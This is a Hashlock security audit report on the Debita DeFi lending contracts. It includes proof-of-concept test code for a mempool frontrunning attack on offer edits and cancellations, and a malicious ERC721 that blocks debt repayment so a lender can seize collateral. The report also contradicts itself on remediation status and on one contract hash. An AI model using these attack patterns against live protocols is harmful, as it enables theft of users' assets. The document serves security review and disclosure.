

Debita

(P2P Lending
Protocol)

SMART CONTRACT

Security Audit

Performed on Contracts:

DebitaV2FactoryLoan.sol

MD5 Hash: 580e52f6530c4f8b70dc08b853635bbc

DebitaV2FactoryOffer.sol

MD5 Hash: eed71cc1aeecbc2b5a71395e79b329e4

DebitaV2Loan.sol

MD5 Hash: 1c3fe8a836f099db795a2b7c970a79a6

DebitaV2Offer.sol

MD5 Hash: e79e9cc9d66c084c29d396f93f786eb6

DebitaOwnership.sol

MD5 Hash: 66d6fe8550060a5d7488863d35a7ca36

Platform
Multichain

hashlock.com.au

APRIL 2024

Table of Contents

Executive Summary	4
Project Context	4
Audit scope	7
Security Rating	8
Intended Smart Contract Functions	9
Code Quality	10
Audit Resources	10
Dependencies	10
Severity Definitions	11
Audit Findings	12
Centralisation	29
Conclusion	30
Our Methodology	31
Disclaimers	33
About Hashlock	34

CAUTION

THIS DOCUMENT IS A SECURITY AUDIT REPORT AND MAY CONTAIN CONFIDENTIAL INFORMATION. THIS INCLUDES IDENTIFIED VULNERABILITIES AND MALICIOUS CODE WHICH COULD BE USED TO COMPROMISE THE PROJECT. THIS DOCUMENT SHOULD ONLY BE FOR INTERNAL USE UNTIL ISSUES ARE RESOLVED. ONCE VULNERABILITIES ARE REMEDIATED, THIS REPORT CAN BE MADE PUBLIC. THE CONTENT OF THIS REPORT IS OWNED BY HASHLOCK PTY LTD FOR USE OF THE CLIENT.

Executive Summary

The Debita team partnered with Hashlock to conduct a security audit of their smart contracts. Hashlock manually and proactively reviewed the code in order to ensure the project's team and community that the deployed contracts are secure.

Project Context

Debita is a DeFi dApp built on different Chains (FTM, Optimism, Base), that allows you to lend and borrow any type of NFTs and ERC20 Tokens


Project Name: Debita

Compiler Version: ^0.8.21



Website: <https://debita.org>

Logo:

The logo for Debita v2 is displayed within a black rectangular box. The text "Dēbita v2" is written in a bold, sans-serif font. The "Dē" is in a reddish-pink color, and "bita v2" is in a purple color. The "ē" has a horizontal line through it. The background of the slide features a large, faint, stylized gear or star shape in light blue and purple.

Visualised Context:

Project Visuals:



Audit scope

We at Hashlock audited the solidity code within the Debita project, the scope of works included a comprehensive review of the smart contracts listed below. We tested the smart contracts to check for their security and efficiency. These tests were undertaken primarily through manual line by line analysis and were supported by software assisted testing.

Description	Debita Protocol Smart Contracts
Platform	FTM, Base, Optimism / Solidity
Audit Date	April, 2024
Contract 1	DebitaV2Offers.sol
Contract 1 MD5 Hash	e79e9cc9d66c084c29d396f93f786eb6
Contract 2	DebitaV2FactoryOffers.sol
Contract 2 MD5 Hash	eed71cc1aeeebc2b5a71395e79b329e4
Contract 3	DebitaV2Loan.sol
Contract 3 MD5 Hash	1c3fe8a836f099db795a2b7c970a79a6
Contract 4	DebitaV2FactoryLoan.sol
Contract 4 MD5 Hash	580e52f6530c4f8b70dc08b853635bbc
Contract 5	DebitaOwnership.sol
Contract 5 MD5 Hash	66d6fe8550060a5d7488863d35a7ca36

Security Rating

After Hashlock's Audit, we found the smart contracts to be **"Secure"**. The contracts all follow simple logic, with correct and detailed ordering. They use a series of interfaces, and the protocol uses a list of Open Zeppelin contracts. We initially identified some significant vulnerabilities that have since been addressed.



Not Secure

Vulnerable

Secure

Hashlocked

The 'Hashlocked' rating is reserved for projects that ensure ongoing security via bug bounty programs or on chain monitoring technology.

All issues uncovered during automated and manual analysis were meticulously reviewed and applicable vulnerabilities are presented in the [Audit Findings](#) section.

All vulnerabilities we have identified have yet to be resolved or acknowledged.

Hashlock found:

3 Medium-severity vulnerabilities

4 Low-severity vulnerabilities

Caution: *Hashlock's audits do not guarantee a project's success or ethics, and are not liable or responsible for security. Always conduct independent research about any project before interacting.*

Intended Smart Contract Behaviours

Claimed Behaviour	Actual Behaviour
DebitaV2FactoryOffer.sol - Allows users to: - Create new offers as Lender or Borrower. Offers could be NFT-NFT, NFT-ERC20, ERC20-ERC20 - Allows admins to: - Set VeNFT - Transfer the ownership of the contract	Contract achieves this functionality.
DebitaV2Offer.sol - Allows users to: - Accept the offer as borrower or lender - Cancel Offer - Edit Offer	Contract achieves this functionality.
DebitaV2FactoryLoan.sol - Called from the DebitaV2Offer.sol when an offer is accepted from a user	
DebitaV2Loan.sol - Loan Contract created by the DebitaV2FactoryLoan, that represent a loan in protocol. - Allows users to: - Claim the loan as borrower or lender - Vote with veNFT - Claim Bribes - Pay the Debt	

DebitaOwnership.sol

- NFT Token Contract that represents the loan and its mint for the users of a loan

Code Quality

This Audit scope involves the smart contracts of the Debita project, as outlined in the Audit Scope section. All contracts, libraries and interfaces mostly follow standard best practices and to help avoid unnecessary complexity that increases the likelihood of exploitation, however some refactoring was required.

The code is very well commented and closely follows best practice nat-spec styling. All comments are correctly aligned with code functionality.

Audit Resources

We were given the Debita projects smart contract code in the form of Github access.

As mentioned above, code parts are well commented. The logic is straightforward, and therefore it is easy to quickly comprehend the programming flow as well as the complex code logic. The comments are helpful in understanding the overall architecture of the protocol.

Dependencies

As per our observation, the libraries used in this smart contracts infrastructure are based on well known industry standard open source projects.

Apart from libraries, its functions are used in external smart contract calls.

Severity Definitions

Significance	Description
High	High severity vulnerabilities can result in loss of funds, asset loss, access denial, and other critical issues that will result in the direct loss of funds and control by the owners and community.
Medium	Medium level difficulties should be solved before deployment, but won't result in loss of funds.
Low	Low level vulnerabilities are areas that lack best practices that may cause small complications in the future.
Gas	Gas Optimisations, issues and inefficiencies

Audit Findings

Medium

[M-01] DebitaV2Offer#editOffer - It is possible to frontrun the editOffer function and gain an advantage. This can lead to a partial loss of funds for the lender of an offer if certain circumstances are reached.

Description

There is the possibility to frontrun the editOffer() function and get an advantage on the offer before the edit is done.

This can lead to a partial loss of funds for the lender and leave an important advantage for the Borrower.

Vulnerability Details

Let's suppose Account A creates an offer like the one shown below:

```
let debitaOfferTx = await debitaOfferFactory.connect(account1).createOfferV2(  
  [debitaToken.address, debitaToken.address],  
  [ethers.utils.parseEther("3000"), ethers.utils.parseEther("2000")],  
  [false, false],  
  10,  
  [0, 100],  
  0,  
  1,
```

```

    86400,

    [true, false],

    debitaToken.address

);

```

Now, if Account A After some time, wants to call the edit offer only to change the amount in lending from 3000 tokens to 2000, there is the opportunity to frontrun this transaction.

```

await debitaOffer.connect(account1).editOffer(

    [ethers.utils.parseEther("2000"), ethers.utils.parseEther("2000")],

    [10, 1, 86400],

    0,

    100,

    {gasPrice:0x4133110a0}

);

```

Parameters in this editOffer example are all the same except for the `_assetAmount[0]`, which is changed from 3000 to 2000 Tokens.

Point to understand why someone should front run this is quickly explained:

Account A initially wanted to send only 3000 tokens as collateral and get 2000 back, and then instead wanted to send 2000 tokens as collateral and get 2000 back as well.

At this point, Account B looks at the offer, and initially, he/she gets 3000 Tokens back sending 2000, instead after edit receives only 2000.

So Account B creates a frontrun attack to prevent the edit and accept the offer before the edit TX is accepted from the network and gets 3000 Tokens instead of 2000.

Proof of Concept

An example of a test that simulates frontrun from AccountB is shown below.

```
it("Debita editOffer and get frontRunned", async()=> {

  let offerStruct = await debitaOffer.getOffersData();

  let[assetAmount0,] = await offerStruct.assetAmounts;

  await debitaOffer.connect(account1).editOffer(

    [ethers.utils.parseEther("2000"), ethers.utils.parseEther("2000")],

    [10, 1, 86400],

    0,

    100,

    {gasPrice:0x4133110a0}

  );

  //Start frontRunning

  const pendingBlock = await ethers.provider.send("eth_getBlockByNumber", [

    "pending",

    true

  ]);

  let pendingTransaction = pendingBlock.transactions;

  let debitaInterface = debitaOffer.interface;

  for (let i = 0; i < pendingTransaction.length; i++) {

    let pending = pendingTransaction[i];
```

```

    if (pending.to.toLowerCase() != debitaOffer.address.toLowerCase()) {
        continue
    }

    let parseTx = debitaInterface.parseTransaction({
        data: pending.input, value: pending.value
    })

    if (parseTx.signature != "editOffer(uint256[2],uint256[3],int128,uint256)") {
        continue
    }

    if (parseTx.args._newAssetAmounts > assetAmount0) {
        continue
    }

    await debitaToken.connect(hacker).approve(debitaOffer.address,
ethers.utils.parseEther("2000"), {gasPrice:
ethers.BigNumber.from(pending.gasPrice).add(100)});

    let acceptAsBorrowerTX = await debitaOffer.connect(hacker).acceptOfferAsBorrower(
        ethers.utils.parseEther("3000"),
        0,
        {
            gasPrice : ethers.BigNumber.from(pending.gasPrice).add(100),
        });

    let receipt = await acceptAsBorrowerTX.wait();

    let event = receipt.events.find(event => event.event === 'LoanCreated')

    let[, debitaLoanAddress, ,] = event.args;

    debitaLoan = await DebitaLoan.attach(debitaLoanAddress);

```

```
}  
  
});
```

Impact

This bug can affect all the possible offers NFT-NFT, ERC20-ERC20...

This will lead to a partial loss of funds for the Lender.

Recommendation

Using of a pause() function callable only from the owner of the offer could be useful to prevent this type of vulnerability.

Status

Acknowledged

[M-02] DebitaV2Offer#cancelOffer - It is possible to frontrun the cancelOffer function and gain an advantage. This can lead to a partial loss of funds for the lender of an offer if certain circumstances are reached.

Description

There is the possibility to frontrun the cancelOffer() function and get an advantage on the offer before the offer is canceled.

This can lead to a partial loss of funds for the lender and leave an important advantage for the Borrower.

Vulnerability Details

Let's suppose Account A creates an offer like the one shown below:

```
let debitaOfferTx = await debitaOfferFactory.connect(account1).createOfferV2(  
  [AZUKI.address, CryptoKitties.address],  
  [1,1],  
  [true, true],  
  10,  
  [AZUKI_ID, 100],  
  0,  
  1,  
  86400,  
  [true, false],  
  debitaToken.address  
);
```

Now, if Account A After some time wants to delete the offer, a malicious actor has the opportunity to frontrun this transaction.

To understand why someone would frontrun this is quickly explained below:

Let's suppose AZUKI NFT and CryptoKitties NFT are worth 2 ETH when the offer is created from Account A.

At this point, if AZUKI NFT price jumps at 3 ETH, Account A will try to `cancelOffer()` but Account B (CryptoKitties owner) will frontrun the `cancelOffer()` function and will get the AZUKI as well.

Proof of Concept

Same as [M-01] but using the `cancelOffer` function instead of the `editOffer()` function.

Impact

This bug can affect all the possible offers NFT-NFT, ERC20-ERC20...

This will lead to a partial loss of funds for the Lender.

Recommendation

Using of a `pause()` function callable only from the owner of the offer could be useful to prevent this type of vulnerability.

Status

Acknowledged

[M-03] DebitaV2OfferFactory, DebitaV2LoanFactory, DebitaV2Loan #CreateV2Offer, PayDebt - Depending on which ERC20 has been set as fee payment, the `payDebt()` function could get a revert if ERC20 has a blacklist functionality and the borrower goes in it, and lead to a loss of funds.

Description

Depending on which type of offer is created(NFT-NFT, NTF-ERC20...), there is the possibility to set the fee payment method, using addresses of any ERC20.

If the fee is paid via a blacklistable Token such as USDC, the borrower could lose the funds set as collateral.

Vulnerability Details

Let's suppose Account A creates an offer and the fee payment method accepted is via USDC as in the example below.

```
let debitaOfferTx = await debitaOfferFactory.connect(owner).createOfferV2(  
    [nftNormal.address, nftNormal.address],  
    [1, 1],  
    [true, true],  
    10,  
    [1, "1000000000"],  
    0,  
    1,  
    86400,  
    [true, false],  
    USDC.address
```

```
);
```

The Account B sees the offer and accepts it.

Once the offer is been accepted from the Account B, there are 2 ways to pay the debt:

1) Wait for the deadline of the offer, don't pay the debt, and lose the collateral set to get the loan.

2) calls the payDebt() function and send back the Token received for the loan(ERC20 or ERC721) and the amount set as fee.

The point of this is:

If Account A creates an offer, with a fee based on an ERC20 token that has a blacklist functionality, and Account B become blacklisted after accepting the Borrow, Account B will not be able to pay back the debt and will lose the collateral.

Proof of Concept

An example of a test that simulates lose of collateral from AccountB is shown below.

```
it("Blacklist the account1", async()=>{
    await USDC.connect(USDC_Owner).blacklist(account1.address);
});

it("Try To Pay Debt", async()=>{
    await USDC.connect(account1).approve(debitaLoan.address,
ethers.utils.parseEther("1000"));

    await nftNormal.connect(account1).approve(debitaLoan.address, 1);

    await mine(80400);

    // Account1 try to pay debt but reverts
```

```
        await debitaLoan.connect(account1).payDebt();  
    });  
  
    it("claim collateral as lender and get the Account1 NFT", async()=>{  
        await mine(6000);  
        await debitaLoan.claimCollateralasLender();  
    });
```

Impact

Users could lose their funds (NFT/ERC20 tokens) if the fee payment method is an ERC20 that uses a blacklist functionality.

If a User goes on the blacklist(by mistake, for some checks...) and doesn't have time to repay the debt will lose the collateral set to get the loan.

At the same time if a blackListed user sends the DebitaOwnership NFT and the NFT/ERC20 borrowed to another address,it is possible to avoid this scenario.

Recommendation

To avoid this, one of the solutions could be to set 2 payment methods.

Status

Acknowledged

Low

[L-01] Contracts - missing SPDX-License in all the contracts and using of different compilers

Recommendation

Add SPDX-License to all the contracts, and use the same compiler for all the contracts

Status

Acknowledged

[L-02] DebitaV2Offer#acceptOfferAsBorrower, acceptOfferAsLender - The same account that creates an offer can accept it.

Description

Accounts can accept their offer.

Vulnerability Details

Let's suppose Account A creates an offer (doesn't matter which type) as Lender/Borrower.

The same account A can accept its offer as Lender/Borrower.

Impact

No real Impact, but it is something that could be better prevented.

Recommendation

Avoid the possibility of accepting your own offers.

Status

Acknowledged

[L-03] DebitaV2FactoryOffer#createOfferV2 - Is it possible to set a veNFTValue negative.

At the same time it doesn't seem to affect the code in some malicious way

Description

When someone creates an offer as Lender or borrower, can set a veNFTValue as negative.

Impact

No real impact, but is something that could be better prevented.

Status

Acknowledged

[L-04] DebitaV2OfferFactory, DebitaV2LoanFactory, DebitaV2Loan #CreateV2Offer, PayDebt - Is it possible to set any type of ERC721 to create an offer. This can lead to lost NFT for the borrower in case the Lender sets a malicious NFT.

Description

There is the possibility to check any type of ERC721 to create an offer as a Lender or Borrower.

At this point, if someone creates a Malicious NFT and then creates an offer with it, can steal other users NFT's.

Can be considered as Low because the Debita Project will advise users on suspect/not Whitelisted ERC20/ERC721 tokens.

Vulnerability Details

createV2Offer() function, gives the possibility to anyone to create different types of offers: NFT-NFT or NFT-ERC20 or ERC20-NFT, or ERC20-ERC20.

All these offers can be created as lender or borrower.

In this specific case, Account A wants to create an offer (NFT-NFT) as lender.

At this point Account A can set as NFT to give in borrow, a malicious NFT.

This malicious NFT has the particularity that after some transfers, the transfer will stop as you can see from the contract below:

```
contract ABIERC721Malicious is ERC721 {  
  
    uint interactions = 0;  
  
    . . .  
}
```

```

        function transferFrom(address from, address to, uint256 tokenId) public virtual
        override{

            interactions++;

            if(interactions >= 3){

                revert("SCAM");

            }

            super.transferFrom(from, to, tokenId);

        }

    }

```

Now, following the contracts workflow:

- 1) Account A deployed this contract and get this token with ID 1.
- 2) Account A calls the createV2Offer() from DebitaV2OfferFactory.
- 3) DebitaV2OfferFactory deploy DebitaV2Offer and transfer the NFT from Account A to the DebitaV2Offer (Iterations = 1).
- 4) Account B sees the offer and accepts it giving another NFT as collateral, DebitaV2Loan is created and receives the NFT From Account B, and the DebitaV2Offer sends The MaliciousNFT to Account B (Iterations = 2).
- 5) After some time, and before the deadline for this offer, Account B calls the payDebt() function from DebitaV2Loan and this revert (Iterations = 3).
- 6) The deadline is reached and the Account A calls the claimCollateralasLender() to steal the Account B token set as collateral.

Proof of Concept

An example of a test that simulates lose of collateral from AccountB is shown below.

```
it("Create Offer As Lender", async()=>{
    . . .

    //Create DebitaV2Loan Logic

    let debitaOfferTx = await debitaOfferFactory.createOfferV2(
        [nftMalicious.address, nftNormal.address],
        [1, 1],
        [true, true],
        10,
        [1, 100],
        0,
        1,
        86400,
        [true, false],
        debitaToken.address
    );
    . . .
});

it("Debita AcceptOfferAsBorrower from account1", async()=>{
    . . .

    let acceptAsBorrowerTX = await
    debitaOffer.connect(account1).acceptOfferAsBorrower(1, 1);

    . . .
});
```

```
it("Try To Pay Debt", async()=>{  
    . . .  
    await nftMalicious.connect(account1).approve(debitaLoan.address, 1);  
    await mine(80400);  
    // Account1 try to pay debt but reverts  
    await debitaLoan.connect(account1).payDebt();  
});  
  
it("claim collateral as lender and steal the Account1 NFT", async()=>{  
    await mine(6000);  
    await debitaLoan.claimCollateralasLender();  
});
```

Impact

This bug can affect all the possible offers NFT-NFT, ERC20-ERC20...

This will lead to a loss of funds for the borrower.

Recommendation

Interacting with all the ERC721/ERC20 could be risky because there is the possibility to interact with Malicious NFT/ERC20 tokens.

At this point, interactions only with specific tokens avoid the possibility of getting problems like this.

Status

Acknowledged

Centralisation

The Template project values security and utility over decentralisation.

The owner executable functions within the protocol increase security and functionality but depend highly on internal team responsibility.



Centralised

Decentralised

Conclusion

After Hashlocks analysis, the Debita project seems to have a sound and well-tested code base, now that our vulnerability findings have been resolved and acknowledged. Overall, most of the code is correctly ordered and follows industry best practices. The code is well commented on as well. To the best of our ability, Hashlock is not able to identify any further vulnerabilities.

Our Methodology

Hashlock strives to maintain a transparent working process and to make our audits a collaborative effort. The objective of our security audits are to improve the quality of systems and upcoming projects we review and to aim for sufficient remediation to help protect users and project leaders. Below is the methodology we use in our security audit process.

Manual Code Review:

In manually analysing all of the code, we seek to find any potential issues with code logic, error handling, protocol and header parsing, cryptographic errors, and random number generators. We also watch for areas where more defensive programming could reduce the risk of future mistakes and speed up future audits. Although our primary focus is on the in-scope code, we examine dependency code and behaviour when it is relevant to a particular line of investigation.

Vulnerability Analysis:

Our methodologies include manual code analysis, user interface interaction, and whitebox penetration testing. We consider the project's website, specifications, and whitepaper (if available) to attain a high level understanding of what functionality the smart contract under review contains. We then communicate with the developers and founders to gain insight into their vision for the project. We install and deploy the relevant software, exploring the user interactions and roles. While we do this, we brainstorm threat models and attack surfaces. We read design documentation, review other audit results, search for similar projects, examine source code dependencies, skim open issue tickets, and generally investigate details other than the implementation.

Documenting Results:

We undergo a robust, transparent process for analysing potential security vulnerabilities and seeing them through to successful remediation. When a potential issue is discovered, we immediately create an issue entry for it in this document, even though we have not yet verified the feasibility and impact of the issue. This process is vast because we document our suspicions early even if they are later shown to not represent exploitable vulnerabilities. We generally follow a process of first documenting the suspicion with unresolved questions, then confirming the issue through code analysis, live experimentation, or automated tests. Code analysis is the most tentative, and we strive to provide test code, log captures, or screenshots demonstrating our confirmation. After this we analyse the feasibility of an attack in a live system.

Suggested Solutions:

We search for immediate mitigations that live deployments can take and finally we suggest the requirements for remediation engineering for future releases. The mitigation and remediation recommendations should be scrutinised by the developers and deployment engineers, and successful mitigation and remediation is an ongoing collaborative process after we deliver our report, and before the contracts details are made public.

Disclaimers

Hashlock's Disclaimer

Hashlock's team has analysed these smart contracts in accordance with the best industry practices at the date of this report, in relation to: cybersecurity vulnerabilities and issues in the smart contract source code, the details of which are disclosed in this report, (Source Code); the Source Code compilation, deployment and functionality (performing the intended functions).

Due to the fact that the total number of test cases are unlimited, the audit makes no statements or warranties on security of the code. It also cannot be considered as a sufficient assessment regarding the utility and safety of the code, bugfree status or any other statements of the contract. While we have done our best in conducting the analysis and producing this report, it is important to note that you should not rely on this report only. We also suggest conducting a bug bounty program to confirm the high level of security of this smart contract.

Hashlock is not responsible for the safety of any funds, and is not in any way liable for the security of the project.

Technical Disclaimer

Smart contracts are deployed and executed on a blockchain platform. The platform, its programming language, and other software related to the smart contract can have their own vulnerabilities that can lead to attacks. Thus, the audit can't guarantee explicit security of the audited smart contracts.

About Hashlock

Hashlock is an Australian based company aiming to help facilitate the successful widespread adoption of distributed ledger technology. Our key services all have a focus on security, as well as projects that focus on streamlined adoption in the business sector.

Hashlock is excited to continue to grow its partnerships with developers and other web3 oriented companies to collaborate on secure innovation, helping businesses and decentralised entities alike.

Website: hashlock.com.au

Contact: info@hashlock.com.au

#Hashlock.



#Hashlock.

Hashlock Pty Ltd